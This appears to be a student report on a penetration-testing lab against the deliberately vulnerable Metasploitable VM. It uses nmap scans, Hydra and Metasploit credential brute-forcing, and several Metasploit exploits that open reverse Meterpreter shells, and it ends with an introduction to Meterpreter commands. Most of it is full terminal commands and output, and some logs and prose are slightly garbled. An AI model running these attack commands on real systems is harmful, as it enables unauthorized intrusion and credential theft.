
Chapter – 4
Implementation

4.1 Implementation

Using Metasploit to exploit the virtual machine metasploitable .In this paper,We have discovered that how might we perform Nmap examines against "Metasploitable" virtual machine.We have utilized those filtering for given ranges and dissected that each scanner has diverse functionalities.By utilizing those scanner programmer can hack and get data about ports.we were use metasploit to exploit “Metasploitable” virtual machine.

Procedure:

1. By utilizing TCP scanner here we are checking what ports are open or not between 1-1000 of a given IP address which was 192.168.37.129 for directing connection. For this we utilized the order below. Here, we are seeing that 988 ports are shut and port 21(ftp),port 22(ssh),port 23(telnet),port 25(smtp), port 53(domain),port 80(http),port 111(rpc) which are potential ports and different ports are open. So, in absolute we understand that 12 ports are open.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sT -p 1-1000 -PN 192.168.37.129  
Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-03 15:32 UTC  
Nmap scan report for 192.168.37.129  
Host is up (0.0018s latency).  
Not shown: 988 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
  
Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds  
root@kali:~#
```


2. Next, we utilized UDP scanner and discovered what ports are open or not between 1-100. Here, we are seeing that 3 ports 53, 68, 69 are open and 97 ports are closed. We likewise discovered that UDP scanner outputs ports inside much time than TCP and furthermore we get less ports open.

```
root@kali:~# nmap -sU -p 1-100 -PN 192.168.37.129

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-03 15:33 UTC
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 71.11% done; ETC: 15:35 (0:00:29 remaining)
Stats: 0:01:17 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 78.11% done; ETC: 15:35 (0:00:22 remaining)
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 79.11% done; ETC: 15:35 (0:00:21 remaining)
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 81.11% done; ETC: 15:35 (0:00:19 remaining)
Nmap scan report for 192.168.37.129
Host is up (0.00050s latency).
Not shown: 97 closed ports
PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
MAC Address: 00:0C:29:E3:C9:FD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 110.85 seconds
root@kali:~#
```

3. Then, we used Syn Scan for port 1-1000. By this, we see that 988 ports are closed and other 12 ports are open. The open ports are port 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514. By this ports we can get information and we also know that every ports has its own and unique functionality by which an attacker can attack in this ports. We also know that syn scan has a special functionality which is to use syn and syn ack but it can use reset packet and thus hide their detection from attacker and information about their connections that it is open or not.

```

root@kali:~# nmap -sS -p 1-1000 -PN 192.168.37.129

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-03 15:37 UTC
Nmap scan report for 192.168.37.129
Host is up (0.0026s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 00:0C:29:E3:C9:FD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@kali:~#

```

4. After that, we used Xmas Scan for port 1-1000. By this, we see that 988 ports are closed and other 12 ports are open. The open ports are port 21,22,23,25,53,80,111,139,445,512,513,514. We know, Xmas scan use FIN,PSH and URG. By using that it also avoids detection. By turning on of these options they actually establish a connection but they blocks all the packet that starts to send.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sX -p 1-1000 -PN 192.168.37.129

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-03 15:39 UTC
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing XMAS Scan
XMAS Scan Timing: About 94.56% done; ETC: 15:40 (0:00:05 remaining)
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing XMAS Scan
XMAS Scan Timing: About 96.44% done; ETC: 15:40 (0:00:03 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing XMAS Scan
XMAS Scan Timing: About 99.94% done; ETC: 15:40 (0:00:00 remaining)
Nmap scan report for 192.168.37.129
Host is up (0.00059s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login

```

5. Then we used Null scan for port 1-1000. Null Scan is a type of scan that turning off all the options but still they establish a connection.

```
root@kali: ~
File Edit View Search Terminal Help

Nmap done: 1 IP address (1 host up) scanned in 99.09 seconds
root@kali:~# nmap -sN -p 1-1000 -PN 192.168.37.129

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-03 15:43 UTC
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing NULL Scan
NULL Scan Timing: About 64.30% done; ETC: 15:44 (0:00:31 remaining)
Nmap scan report for 192.168.37.129
Host is up (0.00054s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
MAC Address: 00:0C:29:E3:C9:FD (VMware)
```

6. Finally, we used Service version scan. By using Service Version Scan we can know that which version of the service are running of that devices. Here, we are seeing the version of ftp port which is vsftpd 2.3.4 and others we are seeing in the screenshot given here. Sp by this scanner we can know the version of the open ports services.

```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# nmap -sV -p 1-1000 -PN 192.168.37.129

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-03 15:45 UTC
Nmap scan report for 192.168.37.129
Host is up (0.0034s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
MAC Address: 00:0C:29:E3:C9:FD (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
```



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/multi/misc/java rmi server  
msf exploit(java_rmi_server) > set payload java/meterpreter/reverse_tcp  
payload => java/meterpreter/reverse_tcp  
msf exploit(java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                          |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                          |
| RHOST     |                 | yes      | The target address                                                                   |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                |
| SRVHOST   | 0.0.0.0         | yes      | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                         |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                               |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                     |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                  |

  
Payload options (java/meterpreter/reverse_tcp):
```

9. Then, we set RHOST (metasploitable ip address).

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(java_rmi_server) > set RHOST 192.168.37.129  
RHOST => 192.168.37.129  
msf exploit(java_rmi_server) > ifconfig  
[*] exec: ifconfig  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.37.128 netmask 255.255.255.0 broadcast 192.168.37.255  
5  
inet6 fe80::606e:c0e9:3e5f:c4ee prefixlen 64 scopeid 0x20<link>  
ether 00:0c:29:8c:26:bb txqueuelen 1000 (Ethernet)  
RX packets 7651 bytes 1579246 (1.5 MiB)  
RX errors 1 dropped 3 overruns 0 frame 0  
TX packets 7027 bytes 418191 (408.3 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
device interrupt 19 base 0x2000  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 176 bytes 14796 (14.4 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 176 bytes 14796 (14.4 KiB)
```

10. Then we set LHOST (Ip address of Kali Linux). LPORT 1234.

```
msf exploit(java_rmi_server) > set LHOST 192.168.37.128
LHOST => 192.168.37.128
msf exploit(java_rmi_server) > set LPORT 1234
LPORT => 1234
msf exploit(java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.37.128:1234
[*] 192.168.37.129:1099 - Using URL: http://0.0.0.0:8080/Hbad6Htb
[*] 192.168.37.129:1099 - Local IP: http://192.168.37.128:8080/Hbad6Htb
[*] 192.168.37.129:1099 - Server started.
[*] 192.168.37.129:1099 - Sending RMI Header...
[*] 192.168.37.129:1099 - Sending RMI Call...
[*] 192.168.37.129:1099 - Replied to request for payload JAR
[*] Sending stage (51184 bytes) to 192.168.37.129
[*] Meterpreter session 1 opened (192.168.37.128:1234 -> 192.168.37.129:49290) at 2019-07-03 16:01:46 +0000
[-] 192.168.37.129:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
Tweaks 192.168.37.129:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(java_rmi_server) >
```

11. Thus, we get the exploitation result by using exploit command.

4.2 Implementation-2

In this paper we show another implementation which is exploits all the service running in Metasploitable 2 one by one. Ok let's start, first we open Metasploitable 2. Then we collect IP address from here which is 192.168.159.130. We will utilize Hydra for this. The two wordlists for this activity will have default login names and passwords. We create a file and given this file name "pass.txt"

Here is hydras command: hydra -L user.txt -P pass.txt 192.168.159.130 ftp

All of the output result screenshot given below.

```

root@kali:~# hydra -L user.txt -P pass.txt 192.168.159.130 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-08-18 11:43:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 96 login tries (l:12/p:8), ~
6 tries per task
[DATA] attacking ftp://192.168.159.130:21/
[21][ftp] host: 192.168.159.130 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.159.130 login: service password: service
[21][ftp] host: 192.168.159.130 login: postgres password: postgres
[21][ftp] host: 192.168.159.130 login: user password: user
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 8 final worker threads did not complete u
ntil end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-08-18 11:43:48
root@kali:~#

```

Metasploit has a helper work that we will use on the SSH administration running on port 22. One we get our session through it we will be updating it to Meterpreter. This module will test ssh logins on a scope of machines and report effective logins. On the off chance that you have stacked a database module and associated to a database this module will record effective logins and has so you can follow your entrance.

We create here Rhosts ,set user_file ,pass_file then exploit it

Here is the SSH command :use auxiliary/scanner /ssh/ssh_login

All of the result of the output shown given below.

```

root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(ssh_login) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 192.168.159.130
RHOSTS => 192.168.159.130
msf auxiliary(ssh_login) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
msf auxiliary(ssh_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf auxiliary(ssh_login) > exploit
root@kali:~# ps
  PID TTY          TIME CMD
 1842 pts/1    00:00:00 bash
 2194 pts/1    00:00:00 ps

```

```

[+] 192.168.159.130:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plu
gdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 5 opened (192.168.159.129:37339 -> 192.168.159.130:22) at 2019-08-18 12:01:16 +0000
[+] 192.168.159.130:22 - Success: 'service:service' 'uid=1002(service) gid=1002(service) groups=1002(service) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux '
[*] Command shell session 6 opened (192.168.159.129:44993 -> 192.168.159.130:22) at 2019-08-18 12:01:19 +0000
[+] 192.168.159.130:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux '
[*] Command shell session 7 opened (192.168.159.129:35313 -> 192.168.159.130:22) at 2019-08-18 12:01:23 +0000
[+] 192.168.159.130:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu
Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 8 opened (192.168.159.129:36241 -> 192.168.159.130:22) at 2019-08-18 12:01:29 +0000

```

Then we are check same thing with the session -U 2

```

msf auxiliary(ssh_login)E> sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.159.129:4433
[*] Sending stage (847604 bytes) to 192.168.159.130
[*] Meterpreter session 9 opened (192.168.159.129:4433 -> 192.168.159.130:58225) at 2019-08-18 12:06:53 +0000

```

Victory! It finds the correct key entirely fast and gives the precise order to execute to get a fruitful connection.

Then we exploiting telnet. After given command we are entering into this, On the off chance that you have stacked a database module and associated to a database this module will record effective logins and has so you can follow your entrance. A similar secret word and client document from prior will be utilized for this.

Command will shown given below


```

msf auxiliary(telnet_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
msf auxiliary(telnet_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf auxiliary(telnet_login) > set Rhosts 192.168.159.130
Rhosts => 192.168.159.130
msf auxiliary(telnet_login) > exploit
root@kali:~# ps

```

```

[!] 192.168.159.130:23 No active DB -- Credential data will not be saved!
[+] 192.168.159.130:23 192.168.159.130:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.159.130:23 - Attempting to start session 192.168.159.130:23 with msfadmin:msfadmin
[*] Command shell session 10 opened (192.168.159.129:43605 -> 192.168.159.130:23) at 2019-08-18 12:11:05 +0000
[-] 192.168.159.130:23 192.168.159.130:23 - LOGIN FAILED: service:msfadmin (Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: service:service (Incorrect: )
[-] 192.168.159.130:23 192.168.159.130:23 - LOGIN FAILED: service:user (Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: service:postgres (Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: service:admin (Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: service:root (Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: service:123456 (Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: service:(Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: user:msfadmin (Incorrect: )
[-] 192.168.159.130:23 - 192.168.159.130:23 - LOGIN FAILED: user:service (Incorrect: )

```

Then we are check same thing with the session -U 3

```

msf auxiliary(telnet_login) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
root@kali:~# ls
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.159.129:4433
[*] Sending stage (847604 bytes) to 192.168.159.130
[*] Meterpreter session 12 opened (192.168.159.129:4433 -> 192.168.159.130:48849) at 2019-08-18 12:16:15 +0000
[*] Command stager progress: 100.00% (736/736 bytes)
msf auxiliary(telnet_login) > sessions 3
[*] Starting interaction with 3...
root@kali:~# ls

```

Then we check SMTP port by Kali accompanies an instrument called "Smtp-User-Enum", it has different modes that manage various aspects of SMTP, and we will utilize it to check which

SMTP usernames exist in unfortunate casualty machine. We will see that the device tells us which all usernames exist that I have spared in my user.txt record.

```
root@kali:~# smtp-user-enum -M VRFY -U user.txt -t 192.168.159.130
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|                               Scan Information                               |
-----

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... user.txt
Target count ..... 1
Username count ..... 12
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Sun Aug 18 12:20:50 2019 #####
192.168.159.130: service exists
192.168.159.130: postgres exists
192.168.159.130: user exists
192.168.159.130: msfadmin exists
192.168.159.130: root exists
##### Scan completed at Sun Aug 18 12:20:51 2019 #####
```

When we starting the implementation, we set service exist, postgres exit, user exist, msfadmin exist now we show all the thing above screen short.

Then we exploiting port 80 we the help of CGI_ Injection

Which command and result of the output given shown below:

```
msf auxiliary(telnet_login) > use exploit/multi/http/php_cgi_arg_injection
msf exploit/php_cgi_arg_injection > set Rhost 192.168.159.130
Rhost => 192.168.159.130
msf exploit/php_cgi_arg_injection > exploit

[*] Started reverse TCP handler on 192.168.159.129:4444
[*] Sending stage (37543 bytes) to 192.168.159.130
[*] Meterpreter session 13 opened (192.168.159.129:4444 -> 192.168.159.130:54062) at 2019-08-18 12:25:23 +0000

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686
Meterpreter  : php/linux
meterpreter >
```

Then we exploit port Samba which is running on both port 139 and 445, we will abuse it utilizing Metasploit. The default port for this endeavor is set to port 139 but as it may, it tends to be changed to port 445 also.

```
msf exploit(php_cgi_arg_injection) > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set Rhost 192.168.159.130
Rhost => 192.168.159.130
msf exploit(usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.159.129:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fskExVyNZ3lzbjYU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "fskExVyNZ3lzbjYU\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 14 opened (192.168.159.129:4444 -> 192.168.159.130:56631) at
2019-08-18 12:28:16 +0000
```

Then we exploit port 8080 (Java) this module exploits the default design of the RMI Vault and RMI Activation administrations, which permit stacking classes from any remote (HTTP) URL.

```
msf exploit(usermap_script) > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set Rhost 192.168.159.130
Rhost => 192.168.159.130
msf exploit(java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.159.129:4444
[*] 192.168.159.130:1099 - Using URL: http://0.0.0.0:8080/Nbfi7oHLbfNgapo
[*] 192.168.159.130:1099 - Local IP: http://192.168.159.129:8080/Nbfi7oHLbfNgapo
[*] 192.168.159.130:1099 - Server started.
[*] 192.168.159.130:1099 - Sending RMI Header...
[*] 192.168.159.130:1099 - Sending RMI Call...
[*] 192.168.159.130:1099 - Replied to request for payload JAR
[*] Sending stage (51184 bytes) to 192.168.159.130
[*] Meterpreter session 15 opened (192.168.159.129:4444 -> 192.168.159.130:46887) at 20
19-08-18 12:32:35 +0000
```

Now we exploit Postgres is related with SQL is keeps running on port 5432 and we have an extraordinary little adventure that can be utilized here.

```

msf exploit(java_rmi_server) > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > set Rhost 192.168.159.130
Rhost => 192.168.159.130
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.159.129:4444
[*] 192.168.159.130:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/pVIbplXG.so, should be cleaned up automatically
[*] Sending stage (847604 bytes) to 192.168.159.130
[*] Meterpreter session 16 opened (192.168.159.129:4444 -> 192.168.159.130:46978) at 2019-08-18 12:35:04 +0000

```

Then we exploit Virtual Network Computing or VNC administration keeps running on port 5900, this administration can be abused utilizing a module in Metasploit to discover the login accreditations. This module will test a VNC server on a scope of machines and report effective logins. Right now, it underpins RFB convention form 3.3, 3.7, 3.8 and 4.001 utilizing the VNC challenge-reaction verification technique.

```

msf exploit(postgres_payload) > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set Rhosts 192.168.159.130
Rhosts => 192.168.159.130
msf auxiliary(vnc_login) > exploit

[*] 192.168.159.130:5900 - 192.168.159.130:5900 - Starting VNC login sweep
[!] 192.168.159.130:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.159.130:5900 - 192.168.159.130:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >

```

Then we exploit port 8180 which is apache tomcat which help to find out meterpreter shell. The result of the output given shown below.

```

msf exploit(tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_upload
msf exploit(tomcat_mgr_upload) > set Rhost 192.168.159.130
Rhost => 192.168.159.130
msf exploit(tomcat_mgr_upload) > set Rport 8180
Rport => 8180
msf exploit(tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf exploit(tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf exploit(tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.159.129:4444
[*] Retrieving session ID and CSRF token...

[*] Uploading and deploying Kil0M5qrg...
[*] Executing Kil0M5qrg...
[*] Undeploying Kil0M5qrg ...
[*] Sending stage (51184 bytes) to 192.168.159.130
[*] Meterpreter session 17 opened (192.168.159.129:4444 -> 192.168.159.130:41881) at 2019-08-18 12:42:26 +0000

meterpreter >
meterpreter >

```

Chapter – 5
Meterpreter

5.1 Meterpreter

In the above we describe Meterpreter tool shortly now we describe this broadly.

Meterpreter is one of the lead things in Metasploit and is used as a payload after a helplessness is abused. This device on a very basic level improve your post abuse involvement. A payload is the data come back to us when we trigger an endeavor. For example, when we abuse an inadequacy in a Remote Procedure Call (RPC), trigger the undertaking, and select Meterpreter as the payload, we would be given a Meterpreter shell to the structure. Meterpreter is an expansion of the Metasploit Framework that enables us to use Metasploit's usefulness and further trade off our objective. A part of this convenience fuses ways to deal with spread your tracks, abide totally in memory, dump hashes, get to working structures, pivot, and considerably more.

Presently we give some meterpreter order which will cover a bit of the basic Meterpreter headings to begin and help adjust you with this device. [7]

5.2 Command:


HELP

The help command, as might be normal, shows the Meterpreter help menu

```
meterpreter >
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Drop into irb scripting mode
```



background

The back ground command will send the current Meterpreter session to the background and return you to the 'msf' prompt. To get back to your Meterpreter session, just interact with it again.

```
meterpreter > background
[*] Backgrounding session 17...
msf exploit(tomcat_mgr_upload) > |
```

cat

The cat command is identical to the command found on *nix systems. It displays the content of a file when it's given as an argument

```
meterpreter > cat
Usage: cat file
meterpreter > cat edit.txt
[-] stdapi_fs_stat: Operation t
```

cd and pwd

The cd and pwd directions are utilized to change and show current working legitimately on the objective host. The change catalog "cd" works a similar route as it does under DOS and *nix frameworks. As a matter of course, the present working envelope is the place the association with your audience was started.

```
cd: Path of the folder to change to
pwd: None required
```

[8]

